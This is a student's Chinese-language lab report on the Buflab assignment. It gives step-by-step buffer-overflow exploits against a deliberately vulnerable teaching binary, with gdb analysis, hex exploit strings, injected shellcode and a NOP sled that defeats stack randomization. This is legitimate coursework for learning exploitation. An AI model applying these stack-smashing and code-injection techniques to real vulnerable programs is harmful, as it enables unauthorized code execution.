计算机组成原理大作业 Buflab

史志远 2022011283

做实验前遇到的问题

Ubuntu执行makecookie错误 zsh: no such file or directory: ./makecookie

原因是在ubuntu上没有启用32位架构支持并且安装32位兼容库

1. 启用 32 位支持

确保系统启用了 32 位架构支持（如果未启用）：

```
sudo dpkg --add-architecture i386
sudo apt update
```

2. 安装 32 位兼容库

安装 `ld-linux.so.2` 及其他 32 位依赖库：

```
bash



复制代码
sudo apt install libc6:i386 lib32z1
```

3. 再次尝试运行

完成以上步骤后，尝试再次运行 `makecookie`：

```
./makecookie bovik
```

这样操作完成后正常运行

```
❯ ./makecookie 2022011283
0x4a62da1d
```

个人cookie为0x4a62da1d 拆分为字节 4a 62 da 1d

执行bufbomb显示sudo: ./bufbomb: command not found

原因是没有给bufbomb设置正确的执行权限

```
chmod +x bufbomb
```

修改完成后继续执行代码：

```
❯ sudo ./bufbomb -u 2022011283
Userid: 2022011283
Cookie: 0x4a62da1d
Type string:nihao
Dud: getbuf returned 0x1
Better luck next time
```

bufbomb支持的命令和功能

通过./bufbomb -h 可以查看bufbomb程序支持的命令行参数和他们对应的功能

```
❯ ./bufbomb -h
Usage: ./bufbomb -u <userid> [-nsh]
  -u <userid> User ID
  -n          Nitro mode
  -s          Submit your solution to the grading server
  -h          Print help information
```

Candle

第0题 只要查看并且理解了test调用getbuf的过程就能做出来

在test函数中call getbuf，首先把返回地址也就是下一条mov指令地址压栈，然后进入getbuf函数中。

在getbuf函数中 开辟的栈空间是0x38 = 56字节，但是Get字符的位置是ebp - 0x28的位置，所以算上压栈的old ebp一共44个字节，我们构造一个全是0的44字节的ascII码，然后最后增加四个字节，对应smoke函数的指令地址即可，注意填写字符的时候是从低地址向高地址填写的。

在gdb调试过程中，info registers可以查看当前寄存器的值，通过修改输入字符串，可以看到ebp和eip的值同步修改，ebp在eip-4的位置。证明先前的计算过程正确。

- 构造的16进制注入代码

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 31 31 31 04 8b 04 08
```

- 生成的ascII字符串（打印不出来）
- 输入结果：

```
❯ ./bufbomb -u 2022011283 < exploit-raw.txt
Userid: 2022011283
Cookie: 0x4a62da1d
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

> 注意在输入的过程中，控制字符直接copy可能有问题，这里使用的是 ./bufbomb -u bovik < exploit-raw.txt作为输入

Sparkler

第1题 相比于第0题 只需要注意同时修改ebp的值即可

因为fizz的汇编代码中 实际上是通过ebp+8来确定传入val的地址，所以在更改getbuf返回地址的同时修改ebp的地址即可，因为我们不希望实际调用fizz函数，所以可以直接从mov地址开始执行，放置ebp地址被再次修改。

- 构造的16进制注入代码

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 fc e0 04 08 34 8b 04 08
```

- 输入结果：

```
❯ ./bufbomb -u 2022011283 < exploit-raw.txt
Userid: 2022011283
Cookie: 0x4a62da1d
Type string:Fizz!: You called fizz(0x4a62da1d)
VALID
NICE JOB!
```

Firecracker

按照题目要求，我们首先要确定global_value的地址在哪里，在bang的汇编代码中可以看出是0x804e10c，cookie的地址是0x804e104，所以我们要执行的代码首先要把cookie的值move到global_value中去，然后在把bang的地址压栈，利用ret跳转。

尤其需要注意的一点，也是我在做实验时候出错耗时很长时间的一点是：修改eip之后，程序执行的顺序是从低地址向高地址，而栈的排布是从高地址向低地址。所以我们应该把要执行的代码放置在栈的靠近栈顶的位置，然后修改ret addr的值，让eip从栈顶向栈底去执行代码。

- 最终的16进制注入代码：

```
c7 05 0c e1 04 08 1d da 62 4a 68 82 8b 04 08 c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 48 30 68 55
```

- 构造的汇编源码：

```
movl $0x4a62da1d, 0x804e10c
pushl $0x08048b82           # 将地址 0x08048b82 压入栈
ret                         # 跳转到 0x08048b82 执行
```

- 得到的机器指令反汇编代码：

```
bang.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	c7 05 0c e1 04 08 1d 	movl   $0x4a62da1d,0x804e10c
   7:	da 62 4a 
   a:	68 82 8b 04 08       	push   $0x8048b82
   f:	c3                   	ret    

```


- 输入结果：

```
0x08048b82 in bang ()
(gdb) s
Single stepping until exit from function bang,
which has no line number information.
Type string:Bang!: You set global_value to 0x4a62da1d
VALID
NICE JOB!
```

Dynamite

按照题目要求，我们需要在注入代码中执行修改eax寄存器的值为cookie，然后修复栈帧寄存器，最后返回原函数的对应位置。

这里最关键的是理解leave和执行注入代码的顺序，我画了一张图来表示



因为在gebuf中先leave，ebp和esp会回到上一个栈帧的栈顶和栈底。注意这里如果你的注入代码修改了old ebp所在位置的值，那么需要在注入代码执行的时候把ebp修复为old ebp。这里我选择直接把old ebp的地址硬编码到注入代码内部了，就等于没有修改old ebp的值，所以注入代码中不需要修复ebp，我们只需要push 返回地址并且ret即可。由于push和ret一个让esp-4，一个让esp+4，所以执行完成后esp的值也是正确的。

- 构造的汇编代码:

```

dynamite.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 1d da 62 4a          mov    $0x4a62da1d,%eax
   5:   68 f3 8b 04 08          push   $0x8048bf3
   a:   c3                      ret

```

- 16进制注入字符串:

```
b8 1d da 62 4a 68 f3 8b 04 08 c3 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a0 30 68 55 48 30 68 55
```

- 输入结果:


```
❯ ./bufbomb -u 2022011283 < exploit-raw.txt
Userid: 2022011283
Cookie: 0x4a62da1d
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
```

Nitroglycerin

题目引入了栈空间随机化，每一次栈内存分配的地址是在变化的，所以没有办法把return addr硬编码为我注入的代码初始位置。经过gdb调试发现5次运行时，ebp的值分别是55683010 55683070 55683090 556830b0 556830c0 并且每次运行保持一致。这应该是题目做的简化，但是题目说明了浮动区域是+-240，而缓冲区的大小是520个字节（0x208），所以一定可以让return addr指向Nop的位置。

这里通过计算，题目中的缓冲区范围最低是55682e08-55683010，最高是55682e68-226830c0，所以只要让return addr回到55683e68 - 55683010之间的位置，就能够确保是Nop滑道。

我选择修改return addr为55682f00 然后将缓冲区低地址位全部设置为0x90(Nop)，靠近return addr的位置写注入代码，注入代码和上一题差不多，只是需要把ebp换成相对于esp的相对地址，由于可以查看在ebp和old ebp之间的差值，在leave以后esp指向return addr的位置，这个时候esp和old obp相差0x28，所以恢复ebp 为esp+0x28即可。



- 设计的汇编代码：

```
movl $0x4a62da1d, %eax
leal 0x28(%esp), %ebp
pushl $0x08048bf3
ret
```

- 反汇编代码：

```

dynamite.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	b8 1d da 62 4a       	mov    $0x4a62da1d,%eax
   5:	8d 6c 24 28          	lea    0x28(%esp),%ebp
   9:	68 f3 8b 04 08       	push   $0x8048bf3
   e:	c3                   	ret

```

- 设计的16进制代码：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 1d da 62 4a 8d 6c 24 28 68 f3
8b 04 08 c3 00 2f 68 55
```

- 输入结果：

```
❯ ./bufbomb -n -u 2022011283 < output.txt
Userid: 2022011283
Cookie: 0x4a62da1d
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
```

```
Type string:Boom!: getbuf returned 0x4a62da1d
VALID
NICE JOB!
```

- 遇到的问题：没有好好仔细阅读文档，导致生成ascll码忘记加-n，每次只有一条能过，找了好久bug。加上-n之后就通过测试了。